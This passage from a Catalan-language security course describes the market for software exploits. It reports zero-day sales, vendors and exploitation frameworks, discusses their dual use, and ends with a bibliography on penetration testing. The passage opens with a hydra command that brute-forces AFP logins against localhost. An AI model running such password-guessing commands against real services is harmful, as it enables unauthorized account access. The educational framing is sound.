hydra -l yourname -p yourpass -t 16 127.0.0.1 afp

7. El mercat dels *exploits*

7.1. Mercat negre d'*exploits*

The New York Times (2013). "Nations Buying as Hackers Sell Flaws in Computer Code".

Els *hackers* Luigi Auriemma i Donato Ferrante varen vendre detalls tècnics sobre vulnerabilitats als països que volien entrar en els sistemes informàtics d'adversaris estrangers.

How spies, hackers, and the government bolster a booming software exploit market

L'expert en seguretat amb seu a Bangkok anomenat "el grugq" suposadament va vendre un *exploit* de "dia-zero" (*zero-day*) del sistema operatiu iOS per 250.000 dòlars com a intermediari, el grugq va guanyar 37.500 dòlars en concepte de comissió.

El 2011, WikiLeaks va revelar que l'empresa de seguretat Endgame Systems va vendre paquets de 25 *exploits* de dia zero per als clients, principalment contractistes del Govern americà, per un valor de 2,5 milions de dòlars l'any.

Hackers Selling Vista Zero-Day Exploit

L'any 2006, analistes de la companyia Trend-Micro es van infiltrar al món *underground* de les xarxes *hacker* i van detectar la venda d'un *exploit* per a Windows Vista per 50.000 dòlars.

Enllaços recomanats

***Computer Code*:** http://www.nytimes.com/2013/07/14/world/europe/nations-buying-as-hackers-sell-computer-flaws.html?_r=0

How spies, hackers, and the government bolster a booming software exploit market: http://www.fastcompany.com/3009156/the-code-war/how-spies-hackers-and-the-government-bolster-a-booming-software-exploit-market

Exploit

Hackers Selling Vista Zero-Day Exploit: http://www.eweek.com/c/a/Security/Hackers-Selling-Vista-ZeroDay-Exploit/

***Hacker Offers to Sell Vista Zero-Day Exploit*:** http://news.techworld.com/security/7633/hacker-offers-to-sell-vista-zero-day-exploit/

S'ha de tenir en compte que, actualment, la importància de l'habilitat i la sofisticació de l'atacant ha disminuït.

Hi ha empreses que ofereixen accés a eines de generació de codi d'explotació de vulnerabilitats conegudes; també n'hi ha que ofereixen eines d'anàlisi de vulnerabilitats basades en desassemblatge, enginyeria inversa, anàlisi de protocols i auditoria de codi (*ExploitHub, Secunia, Vupen*, ...); a més a més hi ha disponibles *frameworksopen source* i comercials per a l'explotació i cerca de vulnerabilitats, proves de penetració i realització d'auditories de seguretat (*Canvas, CoreImpact, Exploit, kaly Linux*).

Lectura recomanada

The Rise of Vulnerability Markets - History, Impacts, Mitigations: https://www.owasp.org/images/b/b7/OWASP_BeNeLux_Day_2011_-_T._Zoller_-_Rise_of_the_Vulnerability_Market.pdf

En un sentit positiu, tots aquests entorns, eines i utilitats estan destinats a l'auditoria i comprovació del nivell de seguretat en una organització, xarxa, programari i sistemes operatius; és a dir, al sistema general en funcionament, per tant, en producció, així com en eines de test per a programari i sistemes en desenvolupament. Però s'ha de tenir em compte que aquestes eines poden ser utilitzades en una doble vesant, és a dir, també poden ser utilitzades pels *hackers* amb la finalitat d'aprofitar les vulnerabilitats per a atacar els sistemes de les tecnologies de la informació i comunicació amb finalitats malicioses.

D'altra banda existeixen fòrums i àmplia informació disponible per a prendre les mesures de seguretat adequades, però s'ha de tenir en compte que els *hackers* també disposen de fòrums i àmplia informació de com realitzar els atacs als sistemes, fins i tot es poden trobar en el Youtube vídeos de com realitzar atacs, pas a pas, utilitzant eines disponibles a l'abast de tothom.

Tot plegat indica que intentar trobar vulnerabilitats en els sistemes es una activitat lucrativa, i que ningú està exclòs de ser atacat, fins i tot un usuari d'Internet, suposadament sense un gran interès per a ser atacat, està exposat a ser atacat amb la finalitat d'intentar obtenir els seus números de Visa, *cookies*, contrasenyes i qualsevol tipus d'informació útil per a intentar obtenir un benefici en major o menor mesura des del punt de vista del *hacker*.

Bibliografia

Maynor,D.; Mookhey, K. K. (2007). *Metasploit Toolkit for penetration testing, exploit development and vulnerability research*. Ed: Syngress.

Singh, A. (2012). *Metasploit penetration testing cookbook*. Ed: Packt publishing.

Jara,H.; Pacheco, F. G. (2012). *Ethical hacking 2.0*. Ed: Fox Andina.